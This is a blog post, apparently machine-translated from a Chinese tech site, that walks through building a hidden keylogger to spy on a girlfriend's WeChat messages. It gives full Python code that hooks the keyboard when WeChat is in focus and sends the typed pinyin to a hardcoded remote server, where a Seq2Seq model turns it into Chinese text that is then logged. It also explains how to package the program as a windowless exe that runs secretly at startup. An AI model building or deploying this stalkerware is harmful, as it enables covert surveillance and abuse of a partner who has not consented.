当前位置:网站首页>[deep learning] use deep learning to monitor your girlfriend's wechat chat?
[deep learning] use deep learning to monitor your girlfriend's wechat chat?
2022-07-01 21:37:00 【Desperately_ petty thief】
effect

1、 Summary
Using deep learning model Seq2Seq Model building pinyin to Chinese model , utilize python Keyboard monitoring event module PyHook3 Monitor the Pinyin data sent by the girlfriend, send it to the model for Chinese prediction and store it in the local log .
2、 structure

Use us csdn Of Centos Virtual machine construction Developing the cloud - One stop cloud service platform ,Seq2Seq Model training a Pinyin to Chinese model, In fact, it is similar to the software of Sogou input method , Listen for events through the keyboard , Listen to specific wechat service windows , Get your girlfriend's chat input Pinyin data and store it in the queue ,Monitor Get phonetic data from the queue , send out HTTP/GET A model interface that requests the cloud service to convert pinyin to Chinese API.
3、 Model implementation
- Operation environment setup
The model we built is Centos7 Virtual machine server , Run environment installation python3.6.2, It is best to install according to my version , Otherwise, strange problems may occur in the subsequent installation , install python The process is very simple , There is no more detailed installation here python The process of the environment , install python After that, we need to install the running environment of the model , Here the model is trained tensorflow The version is tensorflow-1.12.3, You can go to pypi Download the specified version of whl File direct installation . We need to update it before installation pip3 edition , Otherwise, an error will occur during the installation process . I won't say more about other dependent packages , The following is the basic installation package that it uses. It depends on installation .
python 3.6.2
pip3 install --upgrade pip
pip3 install tensorflow-1.12.3-cp36-cp36m-manylinux1_x86_64.whl
pip install tqdm
pip install fastapi
pip install uvicorn==0.16.0
pip install xpinyin
pip install distance
- model training
The model is built and used tensorflow Realization ,Seq2Seq Pinyin to Chinese Model building uses open source models for training , The detailed model source code and introduction can go to github Go and see ! Training data use zho_news_2007-2009_1M-sentences, The instructions for the training process are as follows , About ten rounds of training , Training for three days , The prediction results are as follows :
zho_news_2007-2009_1M-sentences.txt
# Building a corpus
python3 build_corpus.py
# Preprocessing
python3 prepro.py
# model training
python3 train.py
#For user input test
def main():
    g = Graph(is_training=False)

    # Load vocab
    pnyn2idx, idx2pnyn, hanzi2idx, idx2hanzi = load_vocab()

    with g.graph.as_default():
        sv = tf.train.Supervisor()
        with sv.managed_session(config=tf.ConfigProto(allow_soft_placement=True)) as sess:
            # Restore parameters
            sv.saver.restore(sess, tf.train.latest_checkpoint(hp.logdir)); print("Restored!")

            while True:
                line = input(" Please enter the test Pinyin :")
                if len(line) > hp.maxlen:
                    print(' The longest Pinyin cannot exceed 50')
                    continue
                x = load_test_string(pnyn2idx, line)
                #print(x)
                preds = sess.run(g.preds, {g.x: x})
                #got = "".join(idx2hanzi[str(idx)] for idx in preds[0])[:np.count_nonzero(x[0])].replace("_", "")
                got = "".join(idx2hanzi[idx] for idx in preds[0])[:np.count_nonzero(x[0])].replace("_", "")
                print(got)
4、 build Pinyin2Hanzi_API Interface services
- Realization
Will train the good model , Use fastapi Set up interface services ( Modified on the original open source code ), Start the service on the virtual machine .
g = Graph(is_training=False)
# Load vocab
pnyn2idx, idx2pnyn, hanzi2idx, idx2hanzi = load_vocab()
with g.graph.as_default():
    sv = tf.train.Supervisor()
    with sv.managed_session(config=tf.ConfigProto(allow_soft_placement=True)) as sess:
        # Restore parameters
        sv.saver.restore(sess, tf.train.latest_checkpoint(hp.logdir)); print("Restored!")
@app.get('/pinyin/{pinyin}')
def fcao_predict(pinyin: str = None):
        if len(pinyin) > hp.maxlen:
            return ' The longest Pinyin cannot exceed 50'
        x = load_test_string(pnyn2idx, pinyin)
        preds = sess.run(g.preds, {g.x: x})
        got = "".join(idx2hanzi[idx] for idx in preds[0])[:np.count_nonzero(x[0])].replace("_", "")
        return {
    "code": 200, "msg": "success", "data": got}

if __name__ == '__main__':
    # main(); print("Done")
uvicorn.run(app,host="0.0.0.0",port=8000)- Start the service
The virtual machine startup service needs to open the port number of the specified running service , The instructions are as follows , After opening, we use nohup Start our service and store the logs in our log.log In the log .
# Turn on the firewall
systemctl start firewalld
# Open the external access port 8000firewall-cmd --zone=public --add-port=8000/tcp --permanent
firewall-cmd --reload
# nohup Start the service
nohup python3 eval.py >> ./log/log.log 2>&1 &
- test

5、 Monitor program implementation
What we need to do in the monitoring program is when your girlfriend opens wechat to chat with others , The monitor obtains the input Pinyin and transfers it to the queue , Then the consumer continuously obtains the phonetic information input from the queue and sends it to the virtual machine model http/get Request to get the Chinese prediction results and store them in the log .
#  encapsulation get Request to ECs
def sendPinyin(str):
    res = requests.get(url="http://114.67.233.25:8000/pinyin/{}".format(str))
    return res.text

#  producer
def Producer(pinyin):
    q.put(pinyin)
    print(" Current queue has :%s" % q.qsize())
    #  The faster the production , The faster you eat
    time.sleep(0.1)

#  consumer
def Consumer(name):
    while True:
        appendInfo(json.loads(sendPinyin(q.get()))['data'])

#  Listen for keyboard event calls
def onKeyboardEvent(event):
    global pinyin_str
    if active_window_process_name() == "WeChat.exe":
        str = event.Key.lower()
        if str.isalpha() and len(str) == 1:
            pinyin_str += str
        if str == "return" or (str.isdigit() and len(str) == 1):
            Producer(pinyin_str)
            pinyin_str = ''
            # appendInfo("\n")
    return True
The main reason we use queues is to prevent pinyin2hanzi If the response of the model is not fast, the execution results will be affected , The monitoring program mainly uses pyhook package , Before installation windos The system needs to be installed swig Otherwise, compiling pyhook There will be problems when .
https://sourceforge.net/projects/swig/
install swig Configure environment variables , Otherwise, it cannot be installed PyHook3
pip install PyHook3
6、 packaged applications
We package the running program into exe, Run secretly , You can also set it to windos Boot up service

pip install pyinstaller
pyinstaller -F -w file name .py
After the package is successfully completed, it will display dist Folder , In the folder is our main program , only one exe file , Let's double-click main After the program, the service will start , Then we open wechat to test , Will be automatically generated in this folder log The content of the log is the chat Chinese entered by wechat .

7、 Code
- Monitoring program
# coding=utf-8
import PyHook3
import pythoncom
import win32gui, win32process, psutil
import requests
import queue
import threading
import time
import json
pinyin_str = ''
q = queue.Queue(maxsize=200)
#  Get the currently open interface
def active_window_process_name():
    try:
        pid = win32process.GetWindowThreadProcessId(win32gui.GetForegroundWindow())
        return(psutil.Process(pid[-1]).name())
    except:
        pass

#  Listen to mouse event call
def onMouseEvent(event):
    if (event.MessageName != "mouse move"):  #  Because when the mouse moves, there will be many mouse move, So filter this down
        print(event.MessageName)
        # print(active_window_process_name())
    return True  #  by True Will call... Normally , If False Words , This incident was intercepted

#  Listen for keyboard event calls
def onKeyboardEvent(event):
    global pinyin_str
    if active_window_process_name() == "WeChat.exe":
        str = event.Key.lower()
        if str.isalpha() and len(str) == 1:
            pinyin_str += str
        if str == "return" or (str.isdigit() and len(str) == 1):
            Producer(pinyin_str)
            pinyin_str = ''
            # appendInfo("\n")
    return True

#  producer
def Producer(pinyin):
    q.put(pinyin)
    # print(" Current queue has :%s" % q.qsize())
    #  The faster the production , The faster you eat
    time.sleep(0.1)

#  consumer
def Consumer(name):
    while True:
        res = sendPinyin(q.get())
        if "data" in res:
            print(json.loads(res)['data'])
            appendInfo(json.loads(res)['data'])

def sendPinyin(str):
    res = requests.get(url="http://114.67.233.25:8000/pinyin/{}".format(str))
    return res.text

#  Write the listening content to the log
def appendInfo(text):
    with open('info.log', 'a', encoding='utf-8') as f:
        f.write(text + " ")

def main():
    #  Create Manager
    hm = PyHook3.HookManager()
    #  Monitor keyboard
    hm.KeyDown = onKeyboardEvent
    hm.HookKeyboard()
    #  Loop monitoring
    pythoncom.PumpMessages()

if __name__ == "__main__":
    p = threading.Thread(target=main, args=())
    c = threading.Thread(target=Consumer, args=(" Girl friend ",))
    p.start()
c.start()边栏推荐
猜你喜欢





随机推荐
[multithreading] realize the singleton mode (hungry and lazy) realize the thread safe singleton mode (double validation lock)
EMC-电路保护器件-防浪涌及冲击电流用
Gaussdb (for MySQL):partial result cache, which accelerates the operator by caching intermediate results
Vulnerability recurrence - Net ueeditor upload
升级版手机检测微信工具小程序源码-支持多种流量主模式
2022熔化焊接与热切割上岗证题目模拟考试平台操作
Wechat applet, continuously playing multiple videos. Synthesize the appearance of a video and customize the video progress bar
leetcode刷题:栈与队列03(有效的括号)
基于LSTM模型实现新闻分类
burpsuite简单抓包教程[通俗易懂]
Penetration tools - trustedsec's penetration testing framework (PTF)
vscode的使用
【STM32】STM32CubeMX教程二–基本使用(新建工程点亮LED灯)
开环和闭环是什么意思?
8K HDR!| Hevc hard solution for chromium - principle / Measurement Guide
2022安全员-B证考试练习题模拟考试平台操作
Introduction à l'ingénierie logicielle (sixième édition) notes d'examen de Zhang haifan
tensorflow 张量做卷积,输入量与卷积核维度的理解
杰理之蓝牙耳机品控和生产技巧【篇】
游览器打开摄像头案例